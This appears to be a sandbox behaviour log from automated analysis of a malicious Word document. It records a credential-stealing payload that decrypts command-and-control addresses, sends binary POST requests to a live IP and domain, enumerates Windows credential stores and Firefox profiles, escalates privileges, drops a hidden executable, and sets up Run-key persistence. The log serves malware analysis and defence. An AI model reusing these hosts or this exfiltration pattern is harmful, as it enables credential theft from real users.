Call System API	API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xĐ, 8, , 64, 735831104, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (1177fa0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 14546180, 257) Return: 0	1128	2984
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Call Network API	API Name: socket Args: (2, 1, 6) Return: 2d0	1128	2984
Call Network API	API Name: connect Args: (2d0, 208.67.105.148:80, 16) Return: 0	1128	2984


Call Network API	API Name: send Args: (2d0, POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	1128	2984
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (2d0, ., 281, 0) Return: 281	1128	2984
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 208.67.105.148:80 Content: .		
Call Network API	API Name: recv Args: (2d0, , 4048, 0) Return: ?	1128	2984
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.hdb) Return: 0	1128	2984
Add File	Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS	1128	2984
Write File	Path: %APPDATA%\24FC74\42AE16.hdb Type: VSDT_COM_DOS	1128	2984
Add File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	1128	2984
Write File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	1128	2984
Call System API	API Name: AdjustTokenPrivileges Args: (2a4, 0, , 0, , ddf738) Return: 1	1128	2984
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2984 Info: Obtains system level privileges		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\*, 0, ddf4a4, 0, 0, 0) Return: 1111d10	1128	2984
Call Filesystem API	API Name: FindNextFileW Args: (1111d10, ddf4a4) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, ddf228, 0, 0, 0) Return: 1111d90	1128	2984
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, ddf228, 0, 0, 0) Return: 1111d90	1128	2984
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 33c	1128	2984
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2984 Info: enum processes		
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2984 Image Path: lsass.exe Info: system injection target		
Call System API	API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 33c	1128	2984
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default/cert8.db, 0, 00DDE4F8, 0, 00000000, 0) Return: 01111D90	1128	2984
Call Filesystem API	API Name: FindNextFileW Args: (1111d90, ddf228) Return: 0	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\*, 0, ddf4a4, 0, 0, 0) Return: 1111d10	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, ddf48c, 0, 0, 0) Return: 1111ed0	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, ddf48c, 0, 0, 0) Return: 1111d10	1128	2984
Delete File	Path: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII	1128	2984
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\24FC74\42AE16.lck) Return: 1	1128	2984
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, ddeb94, 1, 0, 0) Return: 1111d10	1128	2984
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2984 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, dde770, 1, 0, 0) Return: 1111d10	1128	2984
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xÐ, 8, , 64, 735831104, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (1177fa0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 14546180, 257) Return: 0	1128	2984
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Call System API	API Name: DnsQueryEx Args: (ÍÏÇÑÉÈÑÎÏÊÑÎËÇÐ”Š’žÐ™–‰šÐ™šÑ—, 1, 40020000) Return: 123	1128	2984
Call Network API	API Name: socket Args: (23, 2, 0) Return: 33c	1128	2984
Call Network API	API Name: socket Args: (2, 1, 6) Return: 33c	1128	2984
Call Network API	API Name: connect Args: (33c, ÍÏÇÑÉÈÑÎÏÊÑÎËÇÐ”Š’žÐ™–‰šÐ™šÑ—:80, 16) Return: 0	1128	2984
Call Network API	API Name: send Args: (33c, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	1128	2984
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÍÏÇÑÉÈÑÎÏÊÑÎËÇÐ\x90”Š’žÐ™–‰šÐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (33c, ., 216, 0) Return: 216	1128	2984

Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÍÏÇÑÉÈÑÎÏÊÑÎËÇĐ\x90”Š’žĐ™–‰šĐ™\x8dšÑ\x8f—\x8f:80 Content: .		
Call Network API	API Name: recv Args: (33c, , 4048, 0) Return: ?	1128	2984
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\24FC74\42AE16.exe, 0, 0, 1) Return: 1	1128	2984
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, ddef04, 1, 0, 0) Return: 1111d10	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, ddeae4, 1, 0, 0) Return: 1111ed0	1128	2984
Add File	Path: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL	1128	2984
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2984 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\24FC74\42AE16.exe		
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xĐ, 8, , 64, 735831104, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (118bcb0, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 0, , 0, Software\Microsoft\Windows\CurrentVersion\RunÑHr, 48, 14547064, 257) Return: 0	1128	2984
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74\42AE16.exe		
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\24FC74		
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Call Filesystem API	API Name: DeleteFileW Args: (\\?\%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, ddef1c, 1, 0, 0) Return: 1111d10	1128	2984
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, ddeaf8, 1, 0, 0) Return: 1111d10	1128	2984
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xĐ, 8, , 64, 735831104, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (115e760, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 0, , 0, kbfvzoboss.bid/alien/fre.phpÚæ, 32, 14547084, 257) Return: 0	1128	2984
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS	1128	2984
Call System API	API Name: DnsQueryEx Args: (ÍÏÇÑÉÈÑÎÏÊÑÎËÇĐ”Š’žĐ™–‰šĐ™šÑ—, 1, 40020000) Return: 123	1128	2984
Call Network API	API Name: socket Args: (23, 2, 0) Return: 33c	1128	2984
Call Network API	API Name: socket Args: (2, 1, 6) Return: 33c	1128	2984
Call Network API	API Name: connect Args: (33c, ÍÏÇÑÉÈÑÎÏÊÑÎËÇĐ”Š’žĐ™–‰šĐ™šÑ—:80, 16) Return: 0	1128	2984
Call Network API	API Name: send Args: (33c, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n, 245, 0) Return: 245	1128	2984
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: ÍÏÇÑÉÈÑÎÏÊÑÎËÇĐ\x90”Š’žĐ™–‰šĐ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (33c, ., 189, 0) Return: 189	1128	2984
Call Network API	API Name: recv Args: (33c, , 4048, 0) Return: ?	1128	2984
Detection	Threat Characteristic: Causes process to crash Process ID: 2984 Image Path: vbc.exe		
Call System API	API Name: GetVersionExA Args: (40fe938) Return: 1	1128	2984
Call System API	API Name: GetVersionExA Args: (40fea6c) Return: 1	1128	2984
Call System API	API Name: CreateToolhelp32Snapshot Args: (28, 2984) Return: 348	1128	2984
Call System API	API Name: GetForegroundWindow Args: () Return: 10092		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 10092		2796
Write File	Path: %windir%\bootstat.dat Type: VSDT_COM_DOS	2984	500
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Documents\LastPurgeTime Value: 1aa8068		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 10092		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 10092		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\EXCELFiles Value: 56560005		2796
Call Thread API	API Name: NtResumeThread Args: (Process:2600,) Return: ?		2796
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2600], ppid[2796) Return: 1		2796
Call Process API	API Name: CreateProcessW Args: (%windir%\splwow64.exe, %windir%\splwow64.exe 12288, , , , , , %windir%, , Process:2600:%windir%\splwow64.exe) Return: 1		2796
Detection	Threat Characteristic: Creates process in system directory Process ID: 2600 Image Path: %windir%\splwow64.exe 12288		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Amiri Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David Libre Value: None		2796

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Carlito Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\OpenSymbol Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Caladea Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Mono Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Black Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Math TeX Gyre Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Black Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Basic Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Alef Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\David CLM Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Biolinum G Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Narrow Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Black Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\EmojiOne Color Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Kufi Arabic Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstBook Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Scheherazade Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Amiri Quran Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Frank Ruehl CLM Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Miriam CLM Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Miriam Mono CLM Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Light Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Condensed Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Sans Mono Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\DejaVu Serif Condensed Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Gentium Book Basic Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\KacstOffice Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Sans Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Liberation Serif Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine Display G Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Linux Libertine G Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Rubik Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Mono Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Naskh Arabic UI Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Georgian Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lao Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Sans Lisu Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Georgian Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Noto Serif Lao Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro ExtraLight Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Light Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Medium Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Code Pro Semibold Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro ExtraLight Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Light Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Sans Pro Semibold Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro ExtraLight Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Light Value: None		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Shared Tools\Panose\Source Serif Pro Semibold Value: None		2796
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109B10090400000000000F01FEC\Usage\WordBibliographyFilesIntl_1033 Value: 56560002		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 10092		2796
Call System API	API Name: GetForegroundWindow Args: () Return: 10092		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Toolbars\Settings\Microsoft Word Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\1C896C Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\1C896C\ Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\ Value: None		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None		2796
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$alware.doc) Return: 1		2796
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{8393D72A-F36D-4764-BA3A-7363D4747F79}.tmp) Return: 1		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Data\Settings Value: None		2796
